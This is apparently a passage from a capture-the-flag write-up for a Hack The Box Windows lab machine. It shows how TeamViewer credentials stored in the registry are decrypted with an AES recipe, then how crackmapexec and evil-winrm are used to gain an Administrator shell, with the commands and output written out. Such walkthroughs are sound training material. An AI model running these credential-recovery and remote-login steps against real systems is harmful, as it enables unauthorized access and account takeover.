
Getting the Version of TeamViewer:

```
reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /v Version
```

```
PS C:\Users\Public\Desktop> reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /v Version

HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
    Version    REG_SZ    7.0.43148
```

- in this github we have the queries we need aswell as the cyberchef setup to decrypt the hash creds of the Administrator.

```
REM AES_Decrypt({'option':'Hex','string':'0602000000a400005253413100040000'},
{'option':'Hex','string':'0100010067244F436E6762F25EA8D704'},'CBC','Hex','Raw',
{'option':'Hex','string':''})Decode_text('UTF-16LE (1200)')
```



- lets access the machine as Administrator.

Crackmapexec

```
crackmapexec winrm 10.10.10.180 -u Administrator -p pswd.txt
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/REMOTE]
└─$ crackmapexec winrm 10.10.10.180 -u Administrator -p pswd.txt
SMB         10.10.10.180    5985   REMOTE           [*] Windows 10 / Server 2019 Build 17763 (name:REMOTE) (domain:remote)
HTTP        10.10.10.180    5985   REMOTE           [*] http://10.10.10.180:5985/wsman
WINRM       10.10.10.180    5985   REMOTE           [+] remote\Administrator:!R3m0te! (Pwn3d!)
```

- then I evil-winrm into the machine...

```
evil-winrm -i 10.10.10.180 -u Administrator -p '!R3m0te!'
```

```
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/7/2024  12:42 PM             34 root.txt
```